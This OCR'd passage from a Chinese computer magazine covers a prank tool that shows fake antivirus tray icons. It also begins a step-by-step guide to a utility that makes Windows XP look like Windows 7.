


图2

一下左下角的“全开”按钮，24个安全软件图标依次被点亮，如图1。然后点击“确定”按钮到任务栏中看看效果。如果是Win 7还可以，这些“杀软”是挤在一堆儿的，像个安全方阵，如图2。如果是Win XP的话，呵呵，一大溜儿排开都盛不了，分两排还显得挤，如图3。不过不管是哪个系统，任务栏上出现这么一大堆强悍“杀软”的话（再加上自己系统上真正的360安全卫士和360杀毒软件），唬人指数绝对不低！当然这只是个假象，FancySecurity软件在运行时也只占用了几M内存而已；如果想跟朋友开个玩笑或是在MM面前显摆一下的话，很给力，你懂的。如果只想制造其中几个“杀软开会”的场面也可以，直接在“设置”中点击相关的图标就行；想恢复原样也容易，右键单击选择“退出”即可。



图3

（本文所涉及的软件FancySecurity光盘已经收录）

低配置照样享受win7华丽

黑夜红云

对于window7的华丽就不多说了，可对于配置的要求那也是相当的华丽，虽不及visit那么BT但对于古董级的电脑还是消受不起啊！

随着时光的推移XP仿window7的技术也越来越高。于是就为大家找到了一款XP仿window7超级工具。这款工具可不是什么win7主题包这么简单哦！先给大家过过眼隐，看看完成的效果（如图1）。




图1

怎么样如果我告诉你这是XP你信吗？接下了我们就动手改造吧。

一、安装

双击图标，点击安装。一路点击下一步，随着进度条的流逝就装好了（如图2）。




图2

二、开工

点击开始菜单，打开安装设置1，弹出一个广告（如图3）。




图3

当然选N加回车了，OK正式页面出来了（如图4）。




图4

我们选0加回车。弹出是否要继续，随便按一个键进入下一步。

首先是字体安装。我们不要点确定，点设置向导。这样做是为了以后有更好的视觉效果，选择你看起来最舒服的，然后完成（如图5、6）。




图5




图6

接下来在boot上打上**kernel=ntosboot.exe**（如图7）。

接下来的声音什么的就不用管了，靠电脑自己就行了。弹出鼠标设置，点确定就好了（如图8）。

